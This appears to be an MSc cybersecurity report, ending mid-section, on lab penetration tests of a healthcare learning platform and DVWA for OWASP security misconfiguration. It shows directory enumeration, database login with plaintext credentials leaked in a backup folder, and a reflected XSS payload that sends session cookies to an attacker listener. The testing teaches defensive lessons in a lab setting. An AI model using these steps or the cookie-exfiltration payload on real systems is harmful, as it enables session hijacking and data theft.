Security Misconfiguration in the HealthLearn Platform:
Investigating and Mitigating OWASP A02:2025

Ajibawo, Oladipo Oluyemisi

Department of Computing, Engineering and Technology

MSc Cybersecurity | 2026

Executive Summary

HealthLearn, a healthcare learning platform delivering clinical training content, simulated patient scenarios, and assessments to students and practitioners, was assessed for configuration-related vulnerabilities under the OWASP Top 10 category A02:2025: Security Misconfiguration. This remains one of the most pervasive and exploitable risks in modern configuration-driven environments. The assessment was conducted through a structured penetration testing methodology covering reconnaissance, scanning, exploitation, and reporting using a controlled QEMU-based lab with an Ubuntu server hosting HealthLearn and DVWA, and a Kali Linux attacker workstation. Two attack chains were successfully demonstrated: plaintext database credentials in a web-accessible configuration file (CWE-260) enabling direct database compromise, and missing HttpOnly and Secure cookie flags (CWE-1004/CWE-614) exploited via reflected XSS for full session hijacking. The report concludes that HealthLearn requires framework-level secure cookie policies, centralised secrets management, and configuration-as-code baselines to substantially reduce the likelihood and impact of these misconfiguration-class vulnerabilities.

1. Introduction

HealthLearn is a web-based healthcare education platform that delivers medical learning resources, interactive clinical case simulations, and assessment activities. It processes user accounts, enrolment data, assessment submissions, and realistic or pseudo-anonymised clinical datasets used for teaching diagnostic reasoning. Strong web application security is essential to prevent data exposure, disruption of teaching processes, and erosion of institutional trust.

The OWASP Top 10 2025 identifies Security Misconfiguration (A02:2025) as the second most significant web application risk, encompassing unsafe default settings, unnecessary services, unpatched components, insecure permissions, missing security headers, and verbose error messages that reveal internal system details (Dhingra, 2025). In configuration-heavy digital health environments, these weaknesses are subtle but highly impactful, repeatedly linked to data breaches caused by misconfigured storage, exposed administrative interfaces, and weak access controls. Regulatory frameworks such as GDPR require appropriate technical and organisational measures, explicitly including secure configuration and system hardening, meaning inadequate configuration management in HealthLearn creates both security risk and potential non-compliance (MITRE, 2025).

1.1 Overview of OWASP Top 10:2025

The OWASP Top 10:2025 lists Broken Access Control, Security Misconfiguration, and Software Supply Chain Failures among the highest-ranked risks. The document aggregates data from numerous application security testing vendors and internal security programmes to calculate incidence rates, coverage, and weighted exploitability and impact scores (OWASP Top 10:2025, 2025).

Compared to the 2021 edition, the 2025 list significantly elevates Security Misconfiguration from A05:2021 to A02:2025, reflecting evidence that misconfiguration underpins many other vulnerability categories by enabling exploitation of weak access controls or cryptographic failures through exposed services or excessive permissions (The Cyber Security Hub, 2025).



Figure 1: Comparison of OWASP Top 10: 2021 vs 2025

2. A02:2025 — Security Misconfiguration

According to OWASP, A02:2025 Security Misconfiguration covers weaknesses arising when applications, frameworks, application servers, databases, or cloud services are deployed with insecure settings, missing hardening, excessive permissions, or exposed diagnostics and default accounts (Cyber Defentech, 2025). In the 2025 dataset, 100% of tested applications exhibited some form of misconfiguration, with an average incidence rate of 3.00% and over 719,000 mapped CWE instances across 16 CWEs in this category.

2.1 Threat Landscape and Attackers

Security misconfigurations attract a wide range of threat actors because they often require minimal skill to discover and exploit. Opportunistic attackers can scan for exposed administrative panels, open storage buckets, and default credentials, while more sophisticated actors chain configuration weaknesses into complex intrusion campaigns (OWASP Top 10:2025, 2025).

A Cloud Security Alliance survey reported that 1 in 6 organisations experienced a public cloud security breach due to cloud misconfiguration. Qualys' analysis of 370,000 web applications found that 33% of over 25 million detected vulnerability scans were classified under OWASP Misconfiguration, with consequences including large-scale data exposure, privilege escalation, remote code execution, and sustained service disruption (Smith, 2023).

2.2 Security Misconfigurations: Mapped CWEs and Attack Vectors

The taxonomy below classifies misconfiguration categories, maps each to its CWE, and identifies associated attack vectors relevant to the HealthLearn platform. Two CWE groups are selected for live simulation: CWE-260 (secrets in configuration files) and CWE-1004/CWE-614 (insecure cookie flags combined with XSS).

Table 1: Security Misconfigurations (Mapped CWEs and Attack Vectors) — Adapted from MITRE (2025)

Vulnerability Context	CWE ID & Name	Misconfiguration Description	Attack Vectors against HealthLearn	Simulation Covered
Foundation & Hardening	CWE-16: Configuration	Unpatched services, open ports, or unnecessary accounts enabled.	Exploiting unremoved sample apps or unpatched services to gain a system foothold.	No
Default Credentials	CWE-1393: Use of Default Password	Default accounts not changed after installation.	Automated credential-stuffing attacks against management consoles.	No
Secrets Management	CWE-260: Password in Config File	Plaintext passwords stored in application configuration files.	Unauthorised filesystem access allows attacker to read DB connection string.	Yes
	CWE-547: Hard-coded Security Constants	Hard-coded keys or tokens in application code.	Reverse-engineering to find hard-coded API keys.	No
Data & XML	CWE-611: XXE Reference	Misconfigured XML parsers allowing external entity inclusion.	Reading internal files or performing SSRF.	No
	CWE-776: XML Entity Expansion	Failure to limit recursive entity expansion (Billion Laughs).	Denial of Service by crashing the application server.	No
Browser Security	CWE-1004: Missing HttpOnly Flag	HttpOnly flag not set on sensitive session cookies.	XSS steals session tokens to hijack clinician accounts.	Yes
	CWE-614: Missing Secure Attribute	Sensitive cookies sent over unencrypted HTTP.	Man-in-the-Middle attacks on hospital Wi-Fi.	Yes
TLS/Certs	CWE-295: Improper Certificate Validation	Self-signed or expired TLS certificates accepted by clients.	Intercept encrypted traffic via a forged certificate.	No
Headers	CWE-693: Protection Mechanism Failure	Missing security headers (CSP, HSTS, X-Frame-Options).	Clickjacking, MIME-sniffing, or cross-origin data leakage.	No

3. Simulation Scenarios for OWASP A02 Misconfigurations

3.1 CWE-260: Password in Configuration File

The first simulation demonstrates how weak secrets management leads to a full database compromise through CWE-260: Password in Configuration File under OWASP A02:2025. The penetration testing workflow covers reconnaissance, discovery of an exposed backup directory, retrieval of a plaintext configuration file, and successful database login using the leaked credentials (MITRE, 2025).

Reconnaissance and Discovery

From the Kali attacker VM, Firefox is used to browse to http://192.168.100.173/ to confirm the target server is reachable. A directory enumeration scan is then run with ffuf to identify hidden paths:

```
ffuf -u http://192.168.100.173/FUZZ -w /usr/share/wordlists/dirb/common.txt -fs 0
```

As shown in Figure 1, this scan discovers endpoints including /app, /backup, and /server-status, indicating potentially sensitive content beyond the root page.



Figure 1: ffuf output showing /Backup, /App, and /server-status endpoints

Figure 2 confirms that navigating to http://192.168.100.173/app/ loads the HealthLearn Demo home page, confirming the main application location.



Figure 2: HealthLearn Demo home page at the /App endpoint

Exposed Backup and Leaked Configuration

Navigating to http://192.168.100.173/backup/ returns an Apache directory listing exposing config.yml, as shown in Figure 3, demonstrating that directory indexing is enabled on the backup folder.



Figure 3: Apache directory listing at /backup exposing config.yml

Clicking config.yml downloads the file to ~/Downloads/config.yml (Figure 4). Inspection via terminal reveals hardcoded plaintext database credentials:



Figure 4: Downloaded config.yml file visible in terminal



Figure 5: config.yml contents showing db_user, db_name, and plaintext db_password

This confirms direct sensitive data exposure: valid database credentials stored in a web-accessible backup directory, satisfying the conditions for CWE-260.

Database Access and Impact

Using the recovered credentials, the attacker connects to the MySQL/MariaDB service on the target:

```
mysql -h 192.168.100.173 -u healthuser -p healthlearn_db --ssl-verify-server-
cert=false
```

Figure 6 shows a TLS self-signed certificate warning, bypassed by disabling strict certificate verification. Figure 7 confirms a successful login as healthuser to healthlearn_db.

Figure 6: TLS self-signed certificate error during initial MySQL connection attempt



Figure 7: Successful MySQL login as healthuser into healthlearn_db

To prove impact, the attacker creates a new table and inserts arbitrary data:

```
SHOW DATABASES;
USE healthlearn_db;
CREATE TABLE IF NOT EXISTS demo (id INT PRIMARY KEY AUTO_INCREMENT, note
VARCHAR(100));
INSERT INTO demo (note) VALUES ('Test row from attacker');
SELECT * FROM demo;
EXIT;
```

Figure 8: Attacker creates table and inserts data, demonstrating full read-write control over the HealthLearn database

3.1.1 Attack Impact — Password in Config File (CWE-260)

Table 2: Attack Impact of Password in Configuration File

Aspect	Description
Vulnerability	Clear-text database credentials in a web-accessible config.yml file under /backup, matching CWE-260: Password in Configuration File (MITRE, 2025).
Services Affected	HealthLearn web application database (healthlearn_db), MariaDB/MySQL service, and all application components using the healthuser account.
Technical Impact	Direct database access from outside the application; ability to read, insert, update, and delete records; full schema discovery and potential lateral movement to other databases on the same instance.
Data Compromised	User accounts, enrolment records, grades, course catalogues, audit logs, and all data stored in healthlearn_db.

3.1.2 Healthcare Impact — Password in Config File against HealthLearn

Table 3: Healthcare Impact of Password in Configuration File

Aspect	Description
Patient/Learner Confidentiality	Direct database access allows bulk extraction of all stored personal data including students, staff, and patient case information used in training scenarios, bypassing all application access controls.
Service Integrity	An attacker can tamper with grades, assessment history, and course configurations, or introduce malicious content into learning materials, undermining the reliability of clinical training outcomes.
Regulatory Compliance	Storing credentials in web-accessible config files conflicts with secure-configuration expectations under data-protection regulations and would generate significant findings under security audits.
Institutional Liability	A breach traced to CWE-260 would demonstrate inadequate secrets management,

	increasing organisational liability for negligence, remediation costs, notification duties, and potential regulatory penalties.

3.2 CWE-1004 / CWE-614: Cookie Flags Combined with XSS

The second simulation demonstrates how weak browser-side session protection combined with a cross-site scripting flaw enables session hijacking, illustrating CWE-1004 and CWE-614 combined with XSS. The penetration testing workflow covers session review, XSS discovery, cookie exfiltration, and session reuse using Firefox DevTools, DVWA XSS modules, and a Python HTTP listener (Rasaii et al., 2023).

Reconnaissance and Initial Access

Figure 9 shows the DVWA login page with the admin username entered in Firefox on the Kali attacker VM, representing a user about to authenticate.



Figure 9: DVWA login page with admin username entered

Once valid credentials are submitted, Figure 10 displays the DVWA Welcome home page, confirming a valid session has been established and a PHPSESSID cookie issued.



Figure 10: DVWA Welcome home page confirming authenticated session

Reviewing the Session Cookie (CWE-1004 / CWE-614)

Figure 11 shows Firefox Web Developer Tools (F12) used to inspect browser-side storage for the session cookie attributes.


Volume 100%
Built-in Audio Analog Stereo
More tools
Customize toolbar...
Browser tools
Web Developer Tools Ctrl+Shift+I
Task Manager Shift+Esc
Remote Debugging
Browser Console Ctrl+Shift+J
Responsive Design Mode Ctrl+Shift+M
Eyedropper
Page Source Ctrl+U
Extensions for developers

Figure 11: Firefox Web Developer Tools menu for cookie inspection

Figures 12 and 13 show the Storage > Cookies view with the PHPSESSID row selected, confirming that both HttpOnly and Secure attributes are set to false. This directly matches CWE-1004 (Sensitive Cookie Without HttpOnly Flag) and CWE-614 (Sensitive Cookie in HTTPS Session Without Secure Attribute), meaning the session identifier is accessible to client-side script and transmittable over plain HTTP (Al-Aasar et al., 2023).



Figure 12: PHPSESSID cookie showing HttpOnly=false and Secure=false

Figure 13: DevTools details panel confirming HttpOnly=false and Secure=false attributes

Verifying the XSS Sink and Crafting the Payload

Before exfiltration, the reflected XSS input field is verified by confirming that user input is reflected in the response without output encoding, establishing a classic reflected XSS sink. Figure 14 shows the actual attack payload submitted:

```
"><img src="http://192.168.100.208:8000/?c="+document.cookie>
```

The injected img tag's src attribute is built using document.cookie, so when the page reflects this input and the browser parses it, the victim's PHPSESSID is appended to the URL as a query parameter and sent to the attacker's listener.

